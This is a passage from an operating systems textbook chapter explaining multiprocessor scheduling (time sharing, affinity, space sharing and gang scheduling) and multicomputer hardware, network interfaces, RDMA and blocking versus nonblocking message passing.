An example of the latter situation occurs regularly in program development environments. Large systems often consist of some number of header files containing macros, type definitions, and variable declarations that are used by the actual code files. When a header file is changed, all the code files that include it must be recompiled. The program *make* is commonly used to manage development. When *make* is invoked, it starts the compilation of only those code files that must be recompiled on account of changes to the header or code files. Object files that are still valid are not regenerated.

The original version of *make* did its work sequentially, but newer versions designed for multiprocessors can start up all the compilations at once. If 10 compilations are needed, it does not make sense to schedule 9 of them to run immediately and leave the last one until much later since the user will not perceive the work as completed until the last one has finished. In this case it makes sense to regard the threads doing the compilations as a group and to take that into account when scheduling them.

Moroever sometimes it is useful to schedule threads that communicate extensively, say in a producer-consumer fashion, not just at the same time, but also close together in space. For instance, they may benefit from sharing caches. Likewise, in NUMA architectures, it may help if they access memory that is close by.

Time Sharing

Let us first address the case of scheduling independent threads; later we will consider how to schedule related threads. The simplest scheduling algorithm for dealing with unrelated threads is to have a single systemwide data structure for ready threads, possibly just a list, but more likely a set of lists for threads at different priorities as depicted in Fig. 8-12(a). Here the 16 CPUs are all currently busy, and a prioritized set of 14 threads are waiting to run. The first CPU to finish its current work (or have its thread block) is CPU 4, which then locks the scheduling queues and selects the highest-priority thread, *A*, as shown in Fig. 8-12(b). Next, CPU 12 goes idle and chooses thread *B*, as illustrated in Fig. 8-12(c). As long as the threads are completely unrelated, doing scheduling this way is a reasonable choice and it is very simple to implement efficiently.

Having a single scheduling data structure used by all CPUs timeshares the CPUs, much as they would be in a uniprocessor system. It also provides automatic load balancing because it can never happen that one CPU is idle while others are overloaded. Two disadvantages of this approach are the potential contention for the scheduling data structure as the number of CPUs grows and the usual overhead in doing a context switch when a thread blocks for I/O.

It is also possible that a context switch happens when a thread's quantum expires. On a multiprocessor, that has certain properties not present on a uniprocessor. Suppose that the thread happens to hold a spin lock when its quantum expires. Other CPUs waiting on the spin lock just waste their time spinning until that




Figure 8-12. Using a single data structure for scheduling a multiprocessor.

thread is scheduled again and releases the lock. On a uniprocessor, spin locks are rarely used, so if a process is suspended while it holds a mutex, and another thread starts and tries to acquire the mutex, it will be immediately blocked, so little time is wasted.

To get around this anomaly, some systems use **smart scheduling**, in which a thread acquiring a spin lock sets a processwide flag to show that it currently has a spin lock (Zahorjan et al., 1991). When it releases the lock, it clears the flag. The scheduler then does not stop a thread holding a spin lock, but instead gives it a little more time to complete its critical region and release the lock.

Another issue that plays a role in scheduling is the fact that while all CPUs are equal, some CPUs are more equal. In particular, when thread *A* has run for a long time on CPU *k*, CPU *k*'s cache will be full of *A*'s blocks. If *A* gets to run again soon, it may perform better if it is run on CPU *k*, because *k*'s cache may still contain some of *A*'s blocks. Having cache blocks preloaded will increase the cache hit rate and thus the thread's speed. In addition, the TLB may also contain the right pages, reducing TLB faults.

Some multiprocessors take this effect into account and use what is called **affinity scheduling** (Vaswani and Zahorjan, 1991). The basic idea here is to make a serious effort to have a thread run on the same CPU it ran on last time. One way to create this affinity is to use a **two-level scheduling algorithm**. When a thread is created, it is assigned to a CPU, for example based on which one has the smallest load at that moment. This assignment of threads to CPUs is the top level of the algorithm. As a result of this policy, each CPU acquires its own collection of threads.

The actual scheduling of the threads is the bottom level of the algorithm. It is done by each CPU separately, using priorities or some other means. By trying to

keep a thread on the same CPU for its entire lifetime, cache affinity is maximized. However, if a CPU has no threads to run, it takes one from another CPU rather than go idle.

Two-level scheduling has three benefits. First, it distributes the load roughly evenly over the available CPUs. Second, advantage is taken of cache affinity where possible. Third, by giving each CPU its own ready list, contention for the ready lists is minimized because attempts to use another CPU's ready list are relatively infrequent.

Space Sharing

The other general approach to multiprocessor scheduling can be used when threads are related to one another in some way. Earlier we mentioned the example of parallel *make* as one case. It also often occurs that a single process has multiple threads that work together. For example, if the threads of a process communicate a lot, it is useful to have them running at the same time. Scheduling multiple threads at the same time across multiple CPUs is called **space sharing**.

The simplest space-sharing algorithm works like this. Assume that an entire group of related threads is created at once. At the time it is created, the scheduler checks to see if there are as many free CPUs as there are threads. If there are, each thread is given its own dedicated (i.e., nonmultiprogrammed) CPU and they all start. If there are not enough CPUs, none of the threads are started until enough CPUs are available. Each thread holds onto its CPU until it terminates, at which time the CPU is put back into the pool of available CPUs. If a thread blocks on I/O, it continues to hold the CPU, which is simply idle until the thread wakes up. When the next batch of threads appears, the same algorithm is applied.

At any instant of time, the set of CPUs is statically partitioned into some number of partitions, each one running the threads of one process. In Fig. 8-13, we have partitions of sizes 4, 6, 8, and 12 CPUs, with 2 CPUs unassigned, for example. As time goes on, the number and size of the partitions will change as new threads are created and old ones finish and terminate.




Figure 8-13. A set of 32 CPUs split into four partitions, with two CPUs available.

Periodically, scheduling decisions have to be made. In uniprocessor systems, shortest job first is a well-known algorithm for batch scheduling. The analogous algorithm for a multiprocessor is to choose the process needing the smallest number of CPU cycles, that is, the thread whose CPU-count × run-time is the smallest of the candidates. However, in practice, this information is rarely available, so the algorithm is hard to carry out. In fact, studies have shown that, in practice, beating first-come, first-served is hard to do (Krueger et al., 1994).

In this simple partitioning model, a thread just asks for some number of CPUs and either gets them all or has to wait until they are available. A different approach is for threads to actively manage the degree of parallelism. One method for managing the parallelism is to have a central server that keeps track of which threads are running and want to run and what their minimum and maximum CPU requirements are (Tucker and Gupta, 1989). Periodically, each application polls the central server to ask how many CPUs it may use. It then adjusts the number of threads up or down to match what is available.

For example, a Web server can have 5, 10, 20, or any other number of threads running in parallel. If it currently has 10 threads and there is suddenly more demand for CPUs and it is told to drop to five, when the next five threads finish their current work, they are told to exit instead of being given new work. This scheme allows the partition sizes to vary dynamically to match the current workload better than the fixed system of Fig. 8-13.

Gang Scheduling

A clear advantage of space sharing is the elimination of multiprogramming, which eliminates the context-switching overhead. However, an equally clear disadvantage is the time wasted when a CPU blocks and has nothing at all to do until it becomes ready again. Consequently, people have looked for algorithms that attempt to schedule in both time and space together, especially for threads that create multiple threads, which usually need to communicate with one another.

To see the kind of problem that can occur when the threads of a process are independently scheduled, consider a system with threads A_0 and A_1 belonging to process A and threads B_0 and B_1 belonging to process B. Threads A_0 and B_0 are timeshared on CPU 0; threads A_1 and B_1 are timeshared on CPU 1. Threads A_0 and A_1 need to communicate often. The communication pattern is that A_0 sends A_1 a message, with A_1 then sending back a reply to A_0, followed by another such sequence, common in client-server situations. Suppose luck has it that A_0 and B_1 start first, as shown in Fig. 8-14.

In time slice 0, A_0 sends A_1 a request, but A_1 does not get it until it runs in time slice 1 starting at 100 msec. It sends the reply immediately, but A_0 does not get the reply until it runs again at 200 msec. The net result is one request-reply sequence every 200 msec. Not very good performance.




Figure 8-14. Communication between two threads belonging to thread *A* that are running out of phase.

The solution to this problem is **gang scheduling**, which is an outgrowth of **co-scheduling** (Ousterhout, 1982). Gang scheduling has three parts:

1. Groups of related threads are scheduled as a unit, a gang.
2. All members of a gang run at once on different timeshared CPUs.
3. All gang members start and end their time slices together.

The trick that makes gang scheduling work is that all CPUs are scheduled synchronously. Doing this means that time is divided into discrete quanta as we had in Fig. 8-14. At the start of each new quantum, *all* the CPUs are rescheduled, with a new thread being started on each one. At the start of the next quantum, another scheduling event happens. In between, no scheduling is done. If a thread blocks, its CPU stays idle until the end of the quantum.

An example of how gang scheduling works is given in Fig. 8-15. Here we have a multiprocessor with six CPUs being used by five processes, *A* through *E*, with a total of 24 ready threads. During time slot 0, threads A_0 through A_6 are scheduled and run. During time slot 1, threads B_0, B_1, B_2, C_0, C_1, and C_2 are scheduled and run. During time slot 2, *D*'s five threads and E_0 get to run. The remaining six threads belonging to thread *E* run in time slot 3. Then the cycle repeats, with slot 4 being the same as slot 0 and so on.

The idea of gang scheduling is to have all the threads of a process run together, at the same time, on different CPUs, so that if one of them sends a request to another one, it will get the message almost immediately and be able to reply almost immediately. In Fig. 8-15, since all the *A* threads are running together, during one quantum, they may send and receive a very large number of messages in one quantum, thus eliminating the problem of Fig. 8-14.

Time slot	CPU 0	1	2	3	4	5
0	A_0	A_1	A_2	A_3	A_4	A_5
1	B_0	B_1	B_2	C_0	C_1	C_2
2	D_0	D_1	D_2	D_3	D_4	E_0
3	E_1	E_2	E_3	E_4	E_5	E_6
4	A_0	A_1	A_2	A_3	A_4	A_5
5	B_0	B_1	B_2	C_0	C_1	C_2
6	D_0	D_1	D_2	D_3	D_4	E_0
7	E_1	E_2	E_3	E_4	E_5	E_6

Figure 8-15. Gang scheduling.

8.2 MULTICOMPUTERS

Multiprocessors are popular and attractive because they offer a simple communication model: all CPUs share a common memory. Processes can write messages to memory that can then be read by other processes. Synchronization can be done using mutexes, semaphores, monitors, and other well-established techniques. The only fly in the ointment is that large multiprocessors are difficult to build and thus expensive. And very large ones are impossible to build at any price. So something else is needed if we are to scale up to large numbers of CPUs.

To get around these problems, much research has been done on **multicomputers**, which are tightly coupled CPUs that do not share memory. Each one has its own memory, as shown in Fig. 8-1(b). These systems are also known by a variety of other names, including **cluster computers** and **COWS** (**Clusters Of Workstations**). Cloud computing services are always built on multicomputers because they need to be large.

Multicomputers are easy to build because the basic component is just a stripped-down PC, without a keyboard, mouse, or monitor, but with a high-performance network interface card. Of course, the secret to getting high performance is to design the interconnection network and the interface card cleverly. This problem is completely analogous to building the shared memory in a multiprocessor [e.g., see Fig. 8-1(b)]. However, the goal is to send messages on a microsecond time scale, rather than access memory on a nanosecond time scale, so it is simpler, cheaper, and easier to accomplish.

In the following sections, we will first take a brief look at multicomputer hardware, especially the interconnection hardware. Then we will move onto the software, starting with low-level communication software, then high-level communication software. We will also look at a way shared memory can be achieved on systems that do not have it. Finally, we will examine scheduling and load balancing.

8.2.1 Multicomputer Hardware

The basic node of a multicomputer consists of a CPU, memory, a network interface, and sometimes a hard disk. The node may be packaged in a standard PC case, but the monitor, keyboard, and mouse are nearly always absent. Sometimes this configuration is called a **headless workstation** because there is no user with a head in front of it. A workstation with a human user should logically be called a "headed workstation," but for some reason it is not. In some cases, the PC contains a 2-way or 4-way multiprocessor board, possibly each with a dual-, quad- or octa-core chip, instead of a single CPU, but for simplicity, we will assume that each node has one CPU. Often hundreds or even thousands of nodes are hooked together to form a multicomputer. Below we will say a little about how this hardware is organized.

Interconnection Technology

Each node has a network interface card with one or two cables (or fibers) coming out of it. These cables connect either to other nodes or to switches. In a small system, there may be one switch to which all the nodes are connected in the star topology of Fig. 8-16(a). Modern switched Ethernets use this topology.




Figure 8-16. Various interconnect topologies. (a) A single switch. (b) A ring. (c) A grid. (d) A double torus. (e) A cube. (f) A 4D hypercube.

As an alternative to the single-switch design, the nodes may form a ring, with two wires coming out the network interface card, one into the node on the left and one going into the node on the right, as shown in Fig. 8-16(b). In this topology, no switches are needed and none are shown.

The **grid** or **mesh** of Fig. 8-16(c) is a two-dimensional design that has been used in many commercial systems. It is highly regular and easy to scale up to large sizes. It has a **diameter**, which is the longest path between any two nodes, and which increases only as the square root of the number of nodes. A variant on the grid is the **double torus** of Fig. 8-16(d), which is a grid with the edges connected. Not only is it more fault tolerant than the grid, but the diameter is also less because the opposite corners can now communicate in only two hops.

The **cube** of Fig. 8-16(e) is a regular three-dimensional topology. We have illustrated a $2 \times 2 \times 2$ cube, but in the most general case it could be a $k \times k \times k$ cube. In Fig. 8-16(f) we have a four-dimensional cube built from two three-dimensional cubes with the corresponding nodes connected. We could make a five-dimensional cube by cloning the structure of Fig. 8-16(f) and connecting the corresponding nodes to form a block of four cubes. To go to six dimensions, we could replicate the block of four cubes and interconnect the corresponding nodes, and so on. An n-dimensional cube formed this way is called a **hypercube**.

Many parallel computers use a hypercube topology because the diameter grows linearly with the dimensionality. Put in other words, the diameter is the base 2 logarithm of the number of nodes. For example, a 10-dimensional hypercube has 1024 nodes but a diameter of only 10, giving excellent delay properties. Note that in contrast, 1024 nodes arranged as a 32×32 grid have a diameter of 62, more than six times worse than the hypercube. The price paid for the smaller diameter is that the fanout, and thus the number of links (and the cost), is much larger for the hypercube.

Two kinds of switching schemes are used in multicomputers. In the first one, each message is first broken up (either by the user software or the network interface) into a chunk of some maximum length called a **packet**. The switching scheme, called **store-and-forward packet switching**, consists of the packet being injected into the first switch by the source node's network interface board, as shown in Fig. 8-17(a). The bits come in one at a time, and when the whole packet has arrived at an input buffer, it is copied to the line leading to the next switch along the path, as shown in Fig. 8-17(b). When the packet arrives at the switch attached to the destination node, as shown in Fig. 8-17(c), the packet is copied to that node's network interface board and eventually to its RAM.

While store-and-forward packet switching is flexible and efficient, it does have the problem of increasing latency (delay) through the interconnection network. Suppose that the time to move a packet one hop in Fig. 8-17 is T nsec. Since the packet must be copied four times to get it from CPU 1 to CPU 2 (to A, to C, to D, and to the destination CPU), and no copy can begin until the previous one is finished, the latency through the interconnection network is $4T$. One way out is to




Figure 8-17. Store-and-forward packet switching.

design a network in which a packet can be logically divided into smaller units. As soon as the first unit arrives at a switch, it can be forwarded, even before the tail has arrived. Conceivably, the unit could be as small as 1 bit.

The other switching regime, **circuit switching**, consists of the first switch first establishing a path through all the switches to the destination switch. Once that path has been set up, the bits are pumped all the way from the source to the destination nonstop as fast as possible. There is no intermediate buffering at the intervening switches. Circuit switching requires a setup phase, which takes some time, but is faster once the setup has been completed. After the packet has been sent, the path must be torn down again. A variation on circuit switching, called **wormhole routing**, breaks each packet up into subpackets and allows the first subpacket to start flowing even before the full path has been built.

Network Interfaces

All the nodes in a multicomputer have a plug-in board containing the node's connection to the interconnection network that holds the multicomputer together. The way these boards are built and how they connect to the main CPU and RAM have substantial implications for the operating system. We will now briefly look at some of the issues here. This material is based in part on the work of Bhoedjang (2000).

In virtually all multicomputers, the interface board contains substantial RAM for holding outgoing and incoming packets. Usually, an outgoing packet has to be copied to the interface board's RAM before it can be transmitted to the first switch. The reason for this design is that many interconnection networks are synchronous, so that once a packet transmission has started, the bits must continue flowing at a

constant rate. If the packet is in the main RAM, this continuous flow out onto the network cannot be guaranteed due to other traffic on the memory bus. Using a dedicated RAM on the interface board eliminates this problem. This design is shown in Fig. 8-18.




Figure 8-18. Position of the network interface boards in a multicomputer.

The same problem occurs with incoming packets. The bits arrive from the network at a constant and often extremely high rate. If the network interface board cannot store them in real time as they arrive, data will be lost. Again here, trying to go over the system bus (e.g., the PCI bus) to the main RAM is too risky. Since the network board is typically plugged into the PCI bus, this is the only connection it has to the main RAM, so competing for this bus with the disk and every other I/O device is inevitable. It is safer to store incoming packets in the interface board's private RAM and then copy them to the main RAM later.

The interface board may have one or more DMA channels or even a complete CPU (or maybe even multiple CPUs) on board. The DMA channels can copy packets between the interface board and the main RAM at high speed by requesting block transfers on the system bus, thus transferring several words without having to request the bus separately for each word. However, it is precisely this kind of block transfer, which ties up the system bus for multiple bus cycles, that makes the interface board RAM necessary in the first place.

Many interface boards have a CPU on them, possibly in addition to one or more DMA channels. They are called **network processors** and are becoming increasingly powerful (El Ferkouss et al., 2011). This design means that the main CPU can offload some work to the network board, such as handling reliable transmission (if the underlying hardware can lose packets), multicasting (sending a packet to more than one destination), compression/decompression, encryption/decryption, and taking care of protection in a system that has multiple processes.

However, having two CPUs means that they must synchronize to avoid race conditions, which adds extra overhead and means more work for the operating system.

Copying data across layers is safe, but not necessarily efficient. For instance, a brower requesting data from a remote web server will create a request in the browser's address space. That request is subsequently copied to the kernel so that TCP and IP can handle it. Next, the data are copied to the memory of the network interface. On the other end, the inverse happens: the data are copied from the network card to a kernel buffer, and from a kernel buffer to the Web server. Quite a few copies, unfortunately. Each copy introduces overhead, not just the copying itself, but also the pressure on the cache, TLB, etc. As a consequence, the latency over such network connections is high.

In the next section, we discuss techniques to reduce the overhead due to copying, cache pollution, and context switching as much as possible.

8.2.2 Low-Level Communication Software

The enemy of high-performance communication in multicomputer systems is excess copying of packets. In the best case, there will be one copy from RAM to the interface board at the source node, one copy from the source interface board to the destination interface board (if no storing and forwarding along the path occurs), and one copy from there to the destination RAM, a total of three copies. However, in many systems it is even worse. In particular, if the interface board is mapped into kernel virtual address space and not user virtual address space, a user process can send a packet only by issuing a system call that traps to the kernel. The kernels may have to copy the packets to their own memory both on output and on input, for example, to avoid page faults while transmitting over the network. Also, the receiving kernel probably does not know where to put incoming packets until it has had a chance to examine them. These five copy steps are illustrated in Fig. 8-18.

If copies to and from RAM are the bottleneck, the extra copies to and from the kernel may double the end-to-end delay and cut the throughput in half. To avoid this performance hit, many multicomputers map the interface board directly into user space and allow the user process to put the packets on the board directly, without the kernel being involved. While this approach definitely helps performance, it introduces two problems.

First, what if several processes are running on the node and need network access to send packets? Which one gets the interface board in its address space? Having a system call to map the board in and out of a virtual address space is expensive, but if only one process gets the board, how do the other ones send packets? And what happens if the board is mapped into process *A*'s virtual address space and a packet arrives for process *B*, especially if *A* and *B* have different owners, neither of whom wants to put in any effort to help the other?

One solution is to map the interface board into all processes that need it, but then a mechanism is needed to avoid race conditions. For example, if *A* claims a

buffer on the interface board, and then, due to a time slice, *B* runs and claims the same buffer, disaster results. Some kind of synchronization mechanism is needed, but these mechanisms, such as mutexes, work only when the processes are assumed to be cooperating. In a shared environment with multiple users all in a hurry to get their work done, one user might just lock the mutex associated with the board and never release it. The conclusion here is that mapping the interface board into user space really works well only when there is just one user process running on each node unless special precautions are taken (e.g., different processes get different portions of the interface RAM mapped into their address spaces).

The second problem is that the kernel may well need access to the interconnection network itself, for example, to access the file system on a remote node. Having the kernel share the interface board with any users is not a good idea. Suppose that while the board was mapped into user space, a kernel packet arrived. Or suppose that the user process sent a packet to a remote machine pretending to be the kernel. The conclusion is that the simplest design is to have two network interface boards, one mapped into user space for application traffic and one mapped into kernel space for use by the operating system. Many multicomputers do precisely this.

On the other hand, newer network interfaces are frequently **multiqueue**, which means that they have more than one buffer to support multiple users efficiently. For instance, the Intel I350 series of network cards has 8 send and 8 receive queues, and is virtualizable to many virtual ports. Better still, the card supports core **affinity**. Specifically, it has its own hashing logic to help steer each packet to a suitable process. As it is faster to process all segments in the same TCP flow on the same processor (where the caches are warm), the card can use the hashing logic to hash the TCP flow fields (IP addresses and TCP port numbers) and add all segments with the same hash on the same queue that is served by a specific core. This is also useful for virtualization, as it allows us to give each virtual machine its own queue.

Node-to-Network Interface Communication

Another issue is how to get packets onto the interface board. The fastest way is to use the DMA chip on the board to just copy them in from RAM. The problem with this approach is that DMA may use physical rather than virtual addresses and runs independently of the CPU, unless an I/O MMU is present. To start with, although a user process certainly knows the virtual address of any packet it wants to send, it generally does not know the physical address. Making a system call to do the virtual-to-physical mapping is undesirable, since the point of putting the interface board in user space in the first place was to avoid having to make a system call for each packet to be sent.

In addition, if the operating system decides to replace a page while the DMA chip is copying a packet from it, the wrong data will be transmitted. Worse yet, if the operating system replaces a page while the DMA chip is copying an incoming

packet to it, not only will the incoming packet be lost, but also a page of innocent memory will be ruined, probably with disastrous consequences shortly.

These problems can be avoided by having system calls to pin and unpin pages in memory, marking them as temporarily unpageable. However, having to make a system call to pin the page containing each outgoing packet and then having to make another call later to unpin it is expensive. If packets are small, say, 64 bytes or less, the overhead for pinning and unpinning every buffer is prohibitive. For large packets, say, 1 KB or more, it may be tolerable. For sizes in between, it depends on the details of the hardware. Besides introducing a performance hit, pinning and unpinning pages adds to the software complexity.

Remote Direct Memory Access

In some fields, high network latencies are simply not acceptable. For instance, for certain applications in high-performance computing the computation time is strongly dependent on the network latency. Likewise, high-frequency trading is all about having computers perform transactions (buying and selling stock) at extremely high speeds—every microsecond counts. Whether or not it is wise to have computer programs trade millions of dollars worth of stock in a millisecond, when pretty much all software tends to be buggy, is an interesting question for dining philosophers to consider when they are not busy grabbing their forks. But not for this book. The point here is that if you manage to get the latency down, it is sure to make you very popular with your boss.

In these scenarios, it pays to reduce the amount of copying. For this reason, some network interfaces support **RDMA** (**Remote Direct Memory Access**), a technique that allows one machine to perform a direct memory access from one computer to that of another. The RDMA does not involve either of the operating system and the data is directly fetched from, or written to, application memory.

RDMA sounds great, but it is not without its disadvantages. Just like normal DMA, the operating system on the communicating nodes must pin the pages involved in the data exchange. Also, just placing data in a remote computer's memory will not reduce the latency much if the other program is not aware of it. A successful RDMA does not automatically come with an explicit notification. Instead, a common solution is that a receiver polls on a byte in memory. When the transfer is done, the sender modifies the byte to signal the receiver that there is new data. While this solution works, it is not ideal and wastes CPU cycles.

For really serious high-frequency trading, the network cards are custom built using field-programmable gate arrays. They have wire-to-wire latency, from receiving the bits on the network card to transmitting a message to buy a few million worth of something, in well under a microsecond. Buying $1 million worth of stock in 1 μsec gives a performance of 1 terabuck/sec, which is nice if you can get the ups and downs right, but is not for the faint of heart. Operating systems do not play much of a role in such extreme settings.

8.2.3 User-Level Communication Software

Processes on different CPUs on a multicomputer communicate by sending messages to one another. In the simplest form, this message passing is exposed to the user processes. In other words, the operating system provides a way to send and receive messages, and library procedures make these underlying calls available to user processes. In a more sophisticated form, the actual message passing is hidden from users by making remote communication look like a procedure call. We will study both of these methods below.

Send and Receive

At the barest minimum, the communication services provided can be reduced to two (library) calls, one for sending messages and one for receiving them. The call for sending a message might be

```
send(dest, &mptr);
```

and the call for receiving a message might be

```
receive(addr, &mptr);
```

The former sends the message pointed to by *mptr* to a process identified by *dest* and causes the called to be blocked until the message has been sent. The latter causes the called to be blocked until a message arrives. When one does, the message is copied to the buffer pointed to by *mptr* and the called is unblocked. The *addr* parameter specifies the address to which the receiver is listening. Many variants of these two procedures and their parameters are possible.

One issue is how addressing is done. Since multicomputers are static, with the number of CPUs fixed, the easiest way to handle addressing is to make *addr* a two-part address consisting of a CPU number and a process or port number on the addressed CPU. In this way each CPU can manage its own addresses without potential conflicts.

Blocking versus Nonblocking Calls

The calls described above are **blocking calls** (sometimes called **synchronous calls**). When a process calls *send*, it specifies a destination and a buffer to send to that destination. While the message is being sent, the sending process is blocked (i.e., suspended). The instruction following the call to *send* is not executed until the message has been completely sent, as shown in Fig. 8-19(a). Similarly, a call to *receive* does not return control until a message has actually been received and put in the message buffer pointed to by the parameter. The process remains suspended in *receive* until a message arrives, even if it takes hours. In some systems,

the receiver can specify from whom it wishes to receive, in which case it remains blocked until a message from that sender arrives.




Figure 8-19. (a) A blocking send call. (b) A nonblocking send call.

An alternative to blocking calls is the use of **nonblocking calls** (sometimes called **asynchronous calls**). If *send* is nonblocking, it returns control to the called immediately, before the message is sent. The advantage of this scheme is that the sending process can continue computing in parallel with the message transmission, instead of having the CPU go idle (assuming no other process is runnable). The choice between blocking and nonblocking primitives is normally made by the system designers (i.e., either one primitive is available or the other), although in a few systems both are available and users can choose their favorite.

